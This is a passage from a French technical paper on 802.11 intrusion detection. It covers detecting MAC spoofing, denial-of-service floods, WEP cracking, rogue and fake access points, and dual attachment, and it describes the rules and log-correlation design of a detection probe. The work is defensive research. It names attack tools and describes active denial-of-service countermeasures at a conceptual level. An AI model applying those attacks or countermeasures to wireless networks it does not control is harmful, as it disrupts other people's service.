L'exemple ci-dessus montre un dé-séquencement des étiquettes temporelles pour deux trames successives et rapprochées dans le temps. Il s'agit dans ce cas-là de deux trames de « beacon ». En réalisant la conversion en unités de temps, nous avons aussi une information pertinente (2f91447819c correspond à environ 908 heures et 962ea correspond à environ 0,6 secondes) qui peut nous aider à trouver des points d'accès récemment démarrés[27] (en particulier des points d'accès via des cartes PCMCIA sur des ordinateurs portables). Il est donc possible grâce à une analyse des différences sur les étiquettes temporelles de détecter une usurpation d'adresse MAC [26].

[24] trame de balise émise par les points d'accès pour signifier leur présence et configuration, elles sont généralement émises régulièrement avec un intervalle appelé « beacon interval ».
[25] trame de réponse aux trames de découverte de réseaux « probe request ».
[26] aussi appelé Independent Basic Service Set (IBSS)
[27] bien entendu des modifications au niveau des drivers permettent de démarrer avec un étiquette temporelle élevée.

Vérification de la cohérence des paramètres optionnels. Les paramètres optionnels[28] sont présents dans la plupart des trames de signalisation et en particulier dans les trames de type « beacon », « probe request » ou « probe response ».

Ces paramètres optionnels permettent d'obtenir des informations pertinentes sur les capacités en terme de débit, de support des mécanismes de sécurité comme les Wi-Fi Protected Access Information Element (WPA IE) et Robust Security Network Information Element (RSN IE) ou autres... En mode « `master` » certains de ces champs dépendent à la fois des capacités[29] intrinsèques de la carte, du firmware et du driver, mais aussi de la configuration[30].

```
No   Source           Destination   Protocol Info
1    Cisco_3e:a0:5a   Broadcast     Beacon frame, SSID: "FTRDWPA"

 Tagged parameters (24 bytes)
        SSID parameter set: "FTRDWPA"
        Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
        DS Parameter set: Current Channel: 1
        (TIM) Traffic Indication Map: DTIM 0 of 1 bitmap empty

No   Source           Destination   Protocol Info
2    Cisco_3e:a0:5a   Broadcast     Beacon frame, SSID: "FTRDWPA"

Tagged parameters (88 bytes)
        SSID parameter set: "FTRDWPA"
        Supported Rates: 1.0(B) 2.0(B) 5.5(B) 11.0(B) <-- ici
        DS Parameter set: Current Channel: 1
        (TIM) Traffic Indication Map: DTIM 0 of 2 bitmap empty
        Vendor Specific: WPA <-- ici
        Vendor Specific: Aironet <-- ici
```

L'exemple ci-dessus montre des incohérences sur les paramètres optionnels pour deux trames successives et rapprochées dans le temps. Il s'agit dans ce cas-là de deux trames de « beacon » (la première annonce des capacités classiques et la deuxième annonce des capacités WPA et Aironet). En choisissant judicieusement les paramètres optionnels à vérifier, il est donc possible de détecter une usurpation d'adresse MAC [26].

Vérification de la cohérence de la qualité de signal reçue. Le Received Signal Strength Index (RSSI) est indicateur de la qualité de signal reçue par la carte 802.11 en mode « `monitor` ». Bien qu'il soit non trivial[31] d'estimer avec précision la distance à laquelle se situe l'émetteur, il est tout à fait possible de comparer les variations de RSSI pour des trames émises par un prétendu même émetteur (selon son adresse MAC) et d'en déduire alors des incohérences.

Par conséquent, une analyse des différences sur les RSSI permet de détecter une usurpation d'adresse MAC. Avec un cependant un bémol sur la sensibilité aux faux positifs de cette technique.

[28] dénommés « tagged parameters » dans la norme 802.11.
[29] typiquement les débits supportés.
[30] typiquement le nom de réseau.
[31] de nombreux paramètres entrent en ligne de compte tels que la puissance d'émission de la carte, les obstacles et leurs atténuations respectives, les trajectoires multiples, les interférences...

```
No   Source           Destination   Protocol Info
1    Cisco_3e:a0:5a   Broadcast     Beacon frame, SSID: "FTRDWPA"

Prism Monitoring Header
    <snip>
    RSSI: 0xfb <-- ici
    <snip>

No   Source          Destination     Protocol Info
2    Cisco_3e:a0:5a  Broadcast       Beacon frame, SSID: "FTRDWPA"

Prism Monitoring Header
    <snip>
    RSSI: 0xbb <-- ici
    <snip>
```

L'exemple ci-dessus montre une différence importante des RSSI pour deux trames successives et rapprochées dans le temps. Il s'agit dans ce cas-là de deux trames de « beacon ». Même si une variation de qualité de signal reçue peut être très importante du fait du comportement difficilement prévisible de la voie radioélectrique, cela constitue quand même une information en soi. En effet, grâce à ce RSSI, il est possible d'implanter des techniques basiques à seuil, ou de manière plus élaborée d'appliquer un modèle de propagation et de résolution en fonction du site protégé. Toute analyse sur les différences de RSSI peut donc détecter et géo-localiser un évènement sur la voie radio pour peu qu'il soit capté par plusieurs sondes.

Note 1. Pour utiliser cette technique il est primordial de connaître ce qui est réellement remonté par le chipset et le firmware. En effet, des opérations de conversions sur les informations de signal (en dB par exemple) peuvent être effectuées de manière complètement différentes selon les interfaces radioélectriques utilisées.

Vérification de la cohérence sur les couches supérieures. Sur les trames de données en clair, il est possible de réaliser une prise d'empreinte passive des systèmes d'exploitation grâce aux caractéristiques de la pile TCP/IP de l'équipement [25]. Si pour une même adresse MAC côté radioélectrique dans une fenêtre de temps définie deux systèmes d'exploitation différents sont présents alors nous pouvons en déduire une usurpation d'adresse MAC.

Corrélation des détections. Les techniques de détection présentées ci-dessus sont toutes sujettes aux faux positifs. Afin de les limiter, il est nécessaire d'implanter une corrélation à la volée sur les alertes émises par ces techniques. Cette corrélation apporte alors un niveau de fiabilité bien plus élevé grâce à un système de poids. Il permet en effet d'affecter une sévérité plus élevée lorsque plusieurs techniques de détection d'usurpation d'adresse MAC ont été déclenchées : corrélation en une seule alerte de type « usurpation d'adresse MAC » d'une sévérité plus élevée.

4.4 Déni de service

Les attaques décrites dans le paragraphe présent sont détectables en utilisant des systèmes à seuil ou par répartition statistiques par type de trame sur un réseau donné.

Un autre paramètre peut être pris en compte, la destination de la trame induisant du déni de service. En effet, si l'adresse MAC destination est l'adresse de `broadcast` alors nous avons détecté un comportement non conforme avec fiabilité[32]. Il faut donc distinguer ces évènements particuliers grâce à une séparation en des signatures spécifiques.

Grâce à des techniques à seuils les attaques suivantes sont détectables[33] :

- flot de trames de dé-authentification ou dé-association ;
- flot d'associations au point d'accès ;
- flot de trames avec le champ « Duration Field » élevé ;
- flot de trames « PS-Poll » ;
- trames fragmentées ;
- trames d'échec Extensible Authentication Protocol (EAP) ;
- trames d'échec d'authentification de la méthode EAP ;
- trames d'échec sur le 4-way handshake.

Les seuils sont souvent positionnés de manière empirique. Il existe malheureusement toujours une fenêtre dans laquelle une attaque peut passer inaperçue, mais cette dernière sera a priori moins efficace et donc moins intéressante pour l'attaquant. Toute méthode statistique plus évoluée est aussi utilisable dans ce contexte.

Note 2. Il est bien entendu que cette liste est non exhaustive, il est par exemple possible de réaliser du déni de service au niveau plus bas par saturation des ressources radio ou brouillage...

4.5 Les attaques sur les mécanismes d'authentification

La norme 802.11i rend obligatoire l'utilisation d'une méthode d'authentification mutuelle. Elle peut être réalisée par Pre-Shared Key (PSK) ou par méthode EAP, les plus courantes étant :

- EAP Transport Layer Security (EAP-TLS) [27] ;
- Protected EAP (PEAP) [28] ;
- EAP Tunneled Transport Layer Security (EAP-TTLS) [29] ;
- Lightweight EAP (LEAP) [30].

Recherche exhaustive sur méthode EAP. Certaines méthodes d'authentification EAP reposent sur l'utilisation d'un couple « identifiant et mot de passe ». Elles peuvent donc être sensibles à des attaques par recherche exhaustive ou par dictionnaire « en-ligne ». De part la propagation radioélectrique, ces tentatives d'authentification sont accessibles anonymement à quiconque se situe dans la zone de couverture des points d'accès.

Dans ce cas précis, les serveurs d'authentification peuvent lever des alertes lorsqu'ils détectent de multiples essais erronés. Cela peut aussi être réalisé par un logiciel de détection d'intrusion au niveau 802.11, même si c'est clairement moins approprié.

4.6 Les attaques sur la confidentialité des trames de données

Cassage WEP. Depuis la publication majeure de Fluhrer, Mantin et Shamir, les outils de cassage WEP ont foisonné avec de nombreuses évolutions qui permettent aujourd'hui de récupérer le secret partagé en quelques minutes sur un réseau chargé [31,32].

[32] la plupart des attaques de déni de service utilisent l'adresse de broadcast pour des raisons de simplicité et d'efficacité de l'attaque.

[33] le positionnement des seuils est primordial.

Cette attaque nécessite que du trafic WEP soit présent, des techniques sont alors apparues qui permettre « d'induire » du trafic grâce aux techniques d'injection de trafic présentées dans le paragraphe « injection WEP ».

Il est donc possible de détecter du cassage WEP (ou la possibilité de le réaliser) par :
- la détection d'injection de trafic WEP ;
- la détection de paquets WEP permettant de réaliser le cassage (selon les informations décrites dans [2]).

Bien entendu dans tout déploiement 802.11, le protocole WEP n'est pas à recommander. Depuis l'arrivée des standards WPA et WPA2 qui supportent les protocoles TKIP et CCMP, il est possible d'arriver à un niveau de confidentialité et d'intégrité très élevé, même avec des équipements grand public.

Cassage TKIP et CCMP. Il n'existe pas à l'heure actuelle de technique connue permettant de casser les protocoles TKIP et CCMP si la chaîne précédente (authentification, dérivation des clés maîtresses, dérivation des clés de session de chiffrement et d'intégrité) ne présente pas de faiblesse.

4.7 Points d'accès illégitimes

La difficulté ne réside pas dans la détection des points d'accès illégitimes comme cela est décrit dans ce paragraphe, mais plutôt dans la qualification de ces derniers. En effet, un point d'accès illégitime inter-connecté au réseau du site protégé est une alerte critique et nécessite une action rapide.

En pratique plusieurs possibilités sont envisageables :
- point d'accès illégitime non inter-connecté au réseau filaire du site protégé mais présent dans l'enceinte de ce dernier ;
- point d'accès illégitime inter-connecté au réseau filaire du site protégé ;
- point d'accès interférant[34].

Détection du point d'accès. La détection se réalise en capturant toutes les trames issues de points d'accès :
- « beacon, probe response, authentication response, association response, re-association response » pour les trames de management ;
- « data from ds, data to ds » pour les trames de données.

Comparaison des trames reçues avec :
- la liste des noms des réseaux autorisés (ESSID) ;
- la liste des adresses MAC côté radioélectrique des points d'accès autorisés (BSSID).

Des listes « blanches » permettent alors d'identifier rapidement les points d'accès non conformes que l'on appelle couramment les « rogue ap ». Il est maintenant nécessaire de qualifier les points d'accès en essayant de déterminer s'ils sont inter-connectés au réseau filaire du site protégé.

Qualification du point d'accès. Cette qualification est réalisée grâce aux briques suivantes :

1. recherche des adresses MAC dans des bases d'inventaires d'équipement

[34] correspond au premier cas qualifié en tant que point d'accès externe non dangereux.

   (a) sur les adresses MAC source et destination d'une trame de donnée,
   (b) sur l'adresse BSSID +1/-1 ;
2. association automatique et vérification de connectivité
   (a) association sur le nom de réseau du point d'accès à qualifier,
   (b) récupération des informations de connectivité via DHCP,
   (c) envoi d'un paquet vers une (ou plusieurs) adresses IP prédéterminées ;
3. géolocalisation physique de l'émetteur
   (a) récupération des RSSI de l'évènement sur chacune des sondes,
   (b) utilisation d'un modèle de propagation,
   (c) estimation de la position géographique sur le site.

La première technique permet de repérer rapidement la présence d'un point d'accès sur les commutateurs du site protégé bien que cela nécessite d'avoir une base d'inventaire régulièrement à jour.

La deuxième technique est plus active et doit être utilisée avec précautions. Il suffit d'imaginer un attaquant créant des milliers de faux points d'accès à valider... Cette technique n'est réalisable que si l'on a une bonne confiance dans les techniques de détection afin de ne travailler que sur des données fiables et non maîtrisées par l'attaquant : c'est un problème majeur pour tout éditeur de solution de détection d'intrusion 802.11 !

La troisième technique a pour principal avantage d'être indépendante de la trame émise par l'attaquant. En effet, même si un attaquant peut faire varier la puissance d'émission de sa carte 802.11, la qualité de signal reçue en chacune des sondes déployées reste quand même cohérente pour un paquet donné. Si le modèle de résolution des équations est suffisamment évolué et le calibrage suffisamment fin, cette technique n'est pas à négliger.

Note 3. Ces techniques de qualification des points d'accès ne permettent pas de résoudre toutes les problématiques. Un attaquant peut arriver à les contourner avec plus ou moins de facilité. Cependant, elles sont tout à fait pertinentes dans le cadre d'une erreur de configuration ou d'un attaquant de niveau peu élevé.

Points d'accès mal configurés. Les techniques exposées peuvent aussi être appliquées aux points d'accès en liste « blanche » pour valider leur configuration. Cependant, il est plus cohérent de réaliser cette opération au niveau filaire car l'opérateur de l'infrastructure a (normalement) la maîtrise et la connaissance de tous les points d'accès présents sur son site. Dans ce cas, il lui est possible d'automatiser une campagne de test sur les configurations des points d'accès pour les valider régulièrement.

4.8 Les faux points d'accès

Les faux points d'accès sont des points d'accès « simulés » ou « émulés ». Ils sont souvent utilisés pour perturber les outils de *WarDriving* et font généralement partie du cahier de tests lors d'évaluation d'outils de détection d'intrusion 802.11.

Fake AP. Outil en langage PERL qui repose sur les commandes `iwconfig` et `ifconfig` [33]. Les étiquettes temporelles sont remises à zéro à chaque changement de BSS en mode « `master` ». Il est donc aisé de détecter des attaques de type Fake AP en repérant de nombreux points d'accès ayant une étiquette temporelle anormalement très basse.

Pour des raisons de lisibilité seules les informations pertinentes sont présentées dans l'exemple ci-dessous.

```
No   Source           Destination   Protocol Info
1    Cisco_b3:f9:7d   Broadcast     Beacon frame, SSID: "airport"

Prism Monitoring Header
    RSSI: 0xfb <-- ici
IEEE 802.11
    Sequence number: 2871 <-- ici
IEEE 802.11 wireless LAN management frame
        Timestamp: 0x000000000001929A <-- ici
    Tagged parameters (24 bytes)
        SSID parameter set: "airport"
        Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
        DS Parameter set: Current Channel: 1

No   Source            Destination  Protocol Info
3    Cisco_b3:f9:7d    Broadcast    Beacon frame, SSID: "airport"

Prism Monitoring Header
    RSSI: 0xfb <-- ici
IEEE 802.11
    Sequence number: 2872
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x00000000000323A2 <-- ici
    Tagged parameters (24 bytes)
        SSID parameter set: "airport"
        Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
        DS Parameter set: Current Channel: 1

No   Source            Destination   Protocol Info
7    Cisco_4a:bb:ab    Broadcast     Beacon frame, SSID: "host"

Prism Monitoring Header
    RSSI: 0xfb <-- ici
IEEE 802.11
    Sequence number: 2873 <-- ici
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x00000000000192F0 <-- ici
    Tagged parameters (21 bytes)
```

```
        SSID parameter set: "host"
        Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
        DS Parameter set: Current Channel: 1

No   Source            Destination   Protocol Info
9    Cisco_4a:bb:ab    Broadcast     Beacon frame, SSID: "host"

Prism Monitoring Header
    RSSI: 0xfb <-- ici
IEEE 802.11
    Sequence number: 2874 <-- ici
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x000000000003226B <-- ici
    Tagged parameters (21 bytes)
        SSID parameter set: "host"
        Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
        DS Parameter set: Current Channel: 1

No   Source            Destination   Protocol Info
11   Cisco_4a:bb:ab    Broadcast     Beacon frame, SSID: "host"

Prism Monitoring Header
    RSSI: 0xfb <-- ici
IEEE 802.11
    Sequence number: 2875 <-- ici
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x000000000004B3A9 <-- ici
    Tagged parameters (21 bytes)
        SSID parameter set: "host"
        Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
        DS Parameter set: Current Channel: 1

No   Source            Destination   Protocol Info
15   Cisco_5b:1a:70    Broadcast     Beacon frame, SSID: "airport"

Prism Monitoring Header
    RSSI: 0xfb <-- ici
IEEE 802.11
    Sequence number: 2876 <-- ici
IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
        Timestamp: 0x0000000000019328 <-- ici
    Tagged parameters (24 bytes)
        SSID parameter set: "airport"
```

```
Supported Rates: 1.0(B) 2.0(B) 5.5 11.0
DS Parameter set: Current Channel: 1
```

Plusieurs points méritent notre attention...

L'ensemble des étiquettes temporelles reste à un niveau très bas car elles sont remises à zéro à chaque changement de BSS. Il suffit donc de corréler tous les évènements incriminés entre eux de manière à ne lever qu'une alerte de niveau élevé ayant comme signature Fake AP.

Le numéro de séquence est incrémenté à chaque fois de un même après un changement de BSS. Ceci peut être un critère supplémentaire pour détecter ce type d'attaque grâce à une analyse statistique sur la distribution des numéros de séquence.

Le RSSI n'est finalement pas très variant pour des points d'accès sensés être différents !

Raw Fake AP. Outil en langage C qui utilise l'injection de paquet pour envoyer des trames de type « beacon » et « probe response » en mode « `monitor` » [34].

Ce type d'outil est facile à détecter (de nombreux nouveaux points d'accès en même temps et d'un seul coup), mais difficile à gérer pour les outils de détection d'intrusion. En effet, il est nécessaire qu'ils implantent des techniques d'analyse fines pour distinguer des points d'accès émulés des points d'accès réels. Sinon, ils sont potentiellement vulnérables à des attaques visant à les saturer d'évènements inutiles.

4.9 Le double attachement

Le double attachement est l'interconnexion illégitime entre deux réseaux de niveaux de sécurité différents par l'intermédiaire d'un équipement non dévolu à cette fonction.

Cette interconnexion est aujourd'hui de plus en plus courante pour plusieurs raisons : l'apparition en standard de cartes 802.11 dans les ordinateurs portables, certaines configurations laxistes qui autorisent l'association à des points d'accès inconnus et la possibilité de réaliser des points d'accès illégitimes très facilement.

Si l'on exclut le double attachement volontaire[35] qui est détectable mais difficilement repérable (où seules des techniques de géolocalisation sont efficaces), on peut considérer que le double attachement par « erreur » implique l'utilisation du mode « ouvert[36] ».

Dans ce cas, il est possible de réaliser une analyse applicative sur :

- le protocole Dynamic Host Control Protocol (DHCP) qui inclut de nombreuses informations pertinentes (nom de la machine, sous-réseau, passerelle...) ;
- le protocole Server Message Block (SMB) qui inclut de nombreuses informations pertinentes (nom de la machine...) ;
- tout autre échange applicatif pouvant donner des informations pertinentes (processus automatiques).

Ces informations peuvent permettre d'identifier avec une certaine finesse que l'ordinateur ayant un nom découvert précédemment est présent aussi sur le réseau filaire en réalisant une corrélation avec les journaux d'activité des serveurs internes DHCP et SMB. Bien entendu, il est préférable d'avoir une attitude préventive face à ces menaces en s'appuyant sur du durcissement de configuration client.

[35] typiquement l'utilisation d'un routeur 802.11 avec authentification et chiffrement robustes.

[36] sans authentification ni chiffrement de la voie radioélectrique, ce mode est souvent utilisé dans les hot spots 802.11, l'authentification et le contrôle d'accès étant réalisés via des technologies de type « portail captif ».

5 Les techniques de prévention d'intrusion

La prévention d'intrusion 802.11 a pour but d'empêcher l'exploitation de brèches réseau induites par les technologies 802.11.

Typiquement, les principales fonctionnalités de ces outils sont basées sur des :
- contre-mesures radioélectriques (utilisation de certaines techniques de déni de service décrites précédemment) pour empêcher l'association de clients sur des points d'accès considérés comme étant illégitimes ;
- contre-mesures au niveau filaire (au niveau des commutateurs) pour empêcher l'utilisation de points d'accès considérés comme étant illégitimes ;
- contre-mesures sur le cassage WEP.

Comme toute technologie « active », il est primordial d'avoir des garde-fous afin d'éviter de se faire manipuler par une personne malveillante. Si en effet, il est possible de placer des points d'accès légitimes dans la liste des points d'accès devant être « isolés » cela peut impliquer du déni de service sur des équipements légitimes. Il faut réaliser un processus de validation manuelle avant le lancement de toute contre-mesure active. Par ailleurs, nous n'aborderons pas les problématiques juridiques dans le cas où le système couperait des utilisation légitimes de points d'accès interférants... Les solutions actuelles ne seront pas plus développées dans ce chapitre, ce sujet pouvant faire l'objet d'un article complet [24].

6 Conception d'un logiciel de détection d'intrusion 802.11

Cette partie n'a pas pour but de présenter tous les choix techniques lors de la conception de l'outil développé par France Télécom R&D. Elle décrit brièvement les principales orientations prises tout au long des développements.

La solution développée est de type sur-couche qui intègre :
- les sondes de détection d'intrusion ;
- les mécanismes d'agrégation et de corrélation des alertes issues des sondes ;
- l'interface de visualisation et d'administration.

6.1 Le coeur de détection

Le coeur de détection est un programme en C développé de zéro. Le choix de ce langage est évident : la portabilité et l'efficacité. En effet, traiter des flux réseaux importants sur des équipements embarqués comme des points d'accès Linksys WRT54G(S) imposent naturellement le langage C !

Nous nous sommes efforcés de réaliser un code portable et indépendant de la technologie 802.11 sous-jacente (802.11abgn). Toute interface radioélectrique supportant la `libpcap` en environnement *nix est utilisable. Au niveau du dépilage des en-têtes l'outil supporte à la fois les datalink types `DLT_PRISM_HEADER` et `DLT_IEEE802_11`.

Le code réalisé est actuellement fonctionnel sur les architectures `x86` et `MIPS`. Pour cette dernière, nous avons utilisé l'environnement `OpenWRT` [35] afin de porter l'outil vers les Linksys WRT54G(S). Nous avons utilisé les versions *White Russian* et *Kamikaze* d'`OpenWRT`.

Le diagramme fonctionnel du coeur de détection est le suivant :
- lecture du fichier de règles et des fichiers afférents (liste blanche de BSSIDs, ESSIDs...) ;
- compilation de l'ensemble des règles en une structure arborescente en mémoire qui sera parcourue à chaque réception de paquet 802.11 ;

- initialisation de l'interface de capture via la libpcap (vérification de l'en-tête de réception grâce aux Data Link Type) ;
- à la réception d'un paquet
  - vérification de la conformité du paquet au standard 802.11 (évitement des trames malformées),
  - mise dans un tableau de paquets de la trame ayant passé les tests précédents,
  - mise à jour de ce dernier selon la taille maximum du tableau de paquets,
  - parcours de la structure arborescente et appel des fonctions de comparaisons sur le paquet en fonction des règles décrites dans le fichier de règles,
  - levée ou non d'un évènement de type log sur les règles qui auront été déclenchées par le paquet (ou un ensemble de paquets).

L'outil journalise les évènements détectés grâce à la directive de type « log ». La méthode de journalisation actuellement implantée est le protocole `SYSLOG` ce qui permet une légèreté accrue au niveau de la sonde qui envoie la journalisation des évènements vers un collecteur central.

La volumétrie des évènements levés par une sonde peut-être très élevée même lorsqu'aucune attaque n'est en cours. En deux heures et vingt minutes, le fichier de journalisation a atteint 35 mégaoctets avec 215000 évènements journalisés (soit environ 25 évènements par seconde). L'agrégation est strictement nécessaire pour ce type de technologie !

6.2 Le corrélateur à la volée

Le volume d'évènements généré peut être très conséquent en particulier si le nombre de sondes est important (plus de 10 par exemple). Typiquement, si une sonde a environ 20 points d'accès en visibilité permanente, on est confronté à une volumétrie « normale » de 200 évènements par seconde (selon la performance de la sonde hébergeant le coeur de détection). Par ailleurs, si des attaquants essayent de saturer le système en faisant lever des milliers d'évènements, il est nécessaire d'avoir un mécanisme d'agrégation efficace.

Le logiciel SEC [36] a été choisi pour réaliser l'agrégation et la corrélation à la volée. Il permet d'avoir une solution à moindre coûts et très efficace en terme de stabilité et de performance.

Pour information, les évènements remontés par le coeur de détection sont de ce format :

```
Mar 31 15:11:54 192.168.1.10 airinvaders:
00:0D:28:3E:A0:5A | FF:FF:FF:FF:FF:FF | Info | info |
Authorized AP Whitelist SSID |
rssi=21 | ssid=FTRDWPA | channel=01 |
```

Règle qui a levé l'évènement :

```
when (packet.subtype = beacon or packet.subtype = probe_resp)
     and packet.tags[ssid].content in list("ssid_whitelist")
do log(packet.mac2 + " | " + packet.mac1 + " | " +
"Info | info | Authorized AP Whitelist SSID | rssi=" +
packet.prism_signal + " | ssid=" + packet.tags[ssid].content +
" | channel=" + packet.tags[ds_pset].content +" |", 1) and break
```

Le langage de règles a été conçu avec la contrainte de pouvoir rajouter de nouvelles signatures statiques facilement sans impacter du développement sur le coeur de détection.

Le coeur de détection ne se limite pas à des signatures statiques mais est aussi capable d'implanter des fonctions de détection d'anomalie telles que les techniques de détection d'usurpation d'adresse MAC. Il est possible de réaliser des traitements sur l'ensemble du tableau de paquets ce qui permet alors une évolutivité accrue de l'outil. Les techniques de détection d'anomalie implantées dans l'outil sont basées sur l'analyse des numéros de séquence, des étiquettes temporelles et des paramètres optionnels.

```
when isspoofed(packet, 50)
do log(packet.mac2 + " | " + packet.mac1 + " | " +
"Spoofing | low | Authorized AP MAC Spoofing | rssi=" +
packet.prism_signal + " | spoofing_type=Sequence Number |", 2)
```

Afin de prendre en compte les évènements levés par le coeur de détection, des règles d'agrégation et de corrélation au niveau de SEC doivent être spécifiées.

```
type=Single
ptype=RegExp
pattern=^(\S\S\S\s+\d+\s\d\d:\d\d:\d\d)\s(\S+)
\sairinvaders:\s([0-9a-fA-F:]*)\s\\
|\s([0-9a-fA-F:]*)\s\|\s(Info)\s\|\s(\S+)\s\
|\s(Authorized\sAP\sWhitelist\sSSID))
\s\|\srssi=[0-9\-]+\s\|\sssid=(.*)\s\|\schannel=(\S+)\s\|(.*)
context=!$7_$3_$2_$8_$9
desc=$7_$3_$2_$8_$9
action=create $7_$3_$2_$8_$9 65
(write sec_output_ids $1 | $2 | $3 | $4 | $5 | $$
6 | $7 | ssid=$8 | channel=$9 |$10)

type=Single
ptype=RegExp
pattern=^(\S\S\S\s+\d+\s\d\d:\d\d:\d\d)\s(\S+)
\sairinvaders:\s([0-9a-fA-F:]*)\s\\
|\s([0-9a-fA-F:]*)\s\|\s(Info)\s\|\s(\S+)\s\
|\s(Authorized\sAP\sWhitelist\sSSID))
\s\|\srssi=[0-9\-]+\s\|\sssid=(.*)\s\|\schannel=(\S+)\s\|(.*)
context=$7_$3_$2_$8_$9
desc=$7_$3_$2_$8_$9
action=add $7_$3_$2_$8_$9 $0
```

Les règles ci-dessus sont difficiles à lire à cause des expressions régulières. SEC crée des états et des passages d'états à états en fonction d'évènements réceptionnés. Dans l'exemple ci-dessus, nous agrégeons toutes les alertes reçues de signature « `Authorized AP Whitelist SSID` » grâce à la création de contexte dépendant de plusieurs paramètres (adresses MAC source et destination...) durant une durée de 65 secondes. Ce choix nous permet une agrégation avec volumétrie constante car nous aurons une journalisation agrégée toutes les 65 secondes si l'évènement est toujours d'actualité.

Cette agrégation permet d'alléger les mises en base de données des évènements.

6.3 La mise en base de donnée

SEC journalise les évènements agrégés et corrélés en mode texte. Cette sortie est parcourue par un script dévolu à la mise en base SQL des évènements.

Cette base centrale est ensuite enrichie avec les bases d'inventaires décrites précédemment pour qualifier les points d'accès.

Nous sommes en train de travailler sur les aspects agrégation et corrélation « hors-ligne » pour repérer des attaques réalisées régulièrement en dehors des plages d'agrégation et de corrélation mises en place via SEC.

6.4 Présentation

La base de donnée SQL peut être interrogée via des scripts PHP de présentation pour remonter de manière succincte les informations les plus pertinentes.

7 Les problématiques de la détection d'intrusion 802.11

Lors du développement de l'architecture nous avons été confrontés à de nombreux problèmes auxquels nous avons essayé d'apporter des solutions. En effet, développer une solution comme un éditeur l'aurait fait est la seule manière de comprendre les problématiques inhérentes au domaine de la détection d'intrusion 802.11.

Ce chapitre présente les problématiques principales rencontrées lors de la conception et du développement de la solution.

Performance et taille du coeur de détection Nécessité d'avoir un code optimisé pour obtenir les meilleurs résultats possible pour la capture, l'analyse et la journalisation sur des équipements embarqués qui disposent de peu de mémoire vive et flash.

Nous avons porté nos efforts sur les aspects suivants :
- pas de `malloc()` autre qu'au démarrage de la sonde ;
- compilation des règles en mémoire ;
- structure arborescente des règles ;
- limitation du nombre de règles faisant appel aux traitements dans le tableau de paquets ;
- utilisation de `gprof` et efforts sur les fonctions les plus impactantes ;
- compilation avec l'option `-O3`.

L'optimisation du code et des règles sont les seuls moyens pour supporter les futures normes 802.11 qui offriront des débits encore plus importants.

Les évolutions des règles Il est contraignant de maintenir plusieurs fichiers de règles à plusieurs niveaux, tout impact sur la première liste de règles implique des modifications sur la deuxième. Par conséquent, l'architecture existante impose quelques contraintes en terme de maintenabilité mais en contrepartie les mécanismes d'agrégation et de corrélation sont très efficaces pour réduire la volumétrie des évènements.

Les faux positifs Toute technologie de détection d'intrusion est confrontée à ce problème majeur. Seuls des tests dans des environnements hétérogènes (entreprises, hot spots, conférences...) permettent de mettre à l'épreuve le coeur de détection et les règles implantées.

Les faux négatifs Toute technologie de détection d'intrusion est confrontée à ce problème majeur. Malheureusement, ce paramètre est difficile à évaluer en pratique. En effet, un logiciel de détection d'intrusion 802.11 est obligé de parcourir les différents canaux 802.11 pour détecter des signatures d'attaques connues ou de réaliser de la détection d'anomalie pour la détection d'usurpation d'adresse MAC par exemple. Dans ce contexte, la problématique des faux négatifs prend alors toute son ampleur ! Comment détecter une attaque sur le canal 1 alors que la sonde écoute sur le canal 11 ? En pratique, les évènements que l'on veut détecter en détection d'intrusion 802.11 nécessitent de nombreux paquets (déni de service, points d'accès illégitimes...) et donc seront fatalement détectés tôt ou tard. C'est une des raisons pour lesquelles la notion de faux positifs dans la détection d'intrusion 802.11 n'est pas vraiment une notion par paquet mais plutôt par attaque.

L'évaluation des performances Les critères d'évaluation des performances sont aussi difficiles à évaluer. Les suites d'évaluations en injectant des centaines de paquets 802.11 et en comparant le nombre d'évènements levés par le moteur de détection permettent de donner un ordre de grandeur, mais l'audit est bruité par de nombreux paramètres extérieurs : pertes au niveau de l'émetteur des paquets, pertes au niveau de la voie radioélectrique, pertes au niveau de la capture des paquets, pertes au niveau de l'analyse des paquets...

Nous sommes en cours de définition d'une suite de tests d'outils de détection d'intrusion qui soit la plus efficace possible compte tenu des problématiques énoncées précédemment.

Un indicateur toutefois intéressant est la charge CPU grâce à la classique commande `top` sous *nix si l'on suspecte des problèmes de performance.

L'évolution normative Les normes 802.11 évoluent très vite (802.11e, 802.11k, 802.11r) et impliquent des modifications profondes dans le coeur de détection pour être capable de dépiler ces nouvelles normes. Ce n'est pas un travail négligeable et maintenir un coeur de détection à jour implique d'y passer du temps.

La légalité des contre-mesures radioélectriques Problématique à prendre en compte et qui est certainement non triviale selon les législations des différents pays.

Les coûts de déploiement de solutions sur-couche La solution développée présente un surcoût non négligeable car il faut déployer une architecture dédiée à l'écoute de la voie radioélectrique. Bien que les éléments choisis sont peu onéreux (outils Open Source, Linksys WRT54G(S)), le coût humain en terme de déploiement, configuration et exploitation est lui non négligeable...

La qualification des points d'accès Ces techniques ne peuvent prétendre répondre à toutes les problématiques. Elles permettent de faire au mieux dans un cadre où l'on recherche des points d'accès non maîtrisés par des attaquants. En effet, il est toujours a priori possible de contourner ces mécanismes par un attaquant plus évolué. La technique la plus pertinente et prometteuse au regard d'attaques volontaires reste la géolocalisation par analyse des RSSI. Selon les techniques utilisées nous pouvons avoir des résultats intéressants si la couverture du site protégé est bonne. Enfin, il ne faut pas oublier que de nombreux points d'accès sont interférants. Ils ne représentent pas de menaces en soi, mais doivent être qualifiés en tant que tels !

8 Conclusions

La détection d'intrusion 802.11 est un domaine récent et ne peut-être une réponse en soi que si des efforts importants en terme de politique de sécurité du site protégé ont été réalisés : elle ne peut être utile que dans un contexte où la sécurité est prise en compte avec sérieux car elle génère fatalement des alertes qui devront être gérées par une équipe sécurité...

Bien que la majorité des attaques soient détectables par les techniques présentées dans cet article, il existe toujours une fenêtre de vulnérabilité dans laquelle l'attaquant tentera de s'introduire. Cette fenêtre doit être réduite au mieux sans avoir d'impacts en termes de faux positifs !

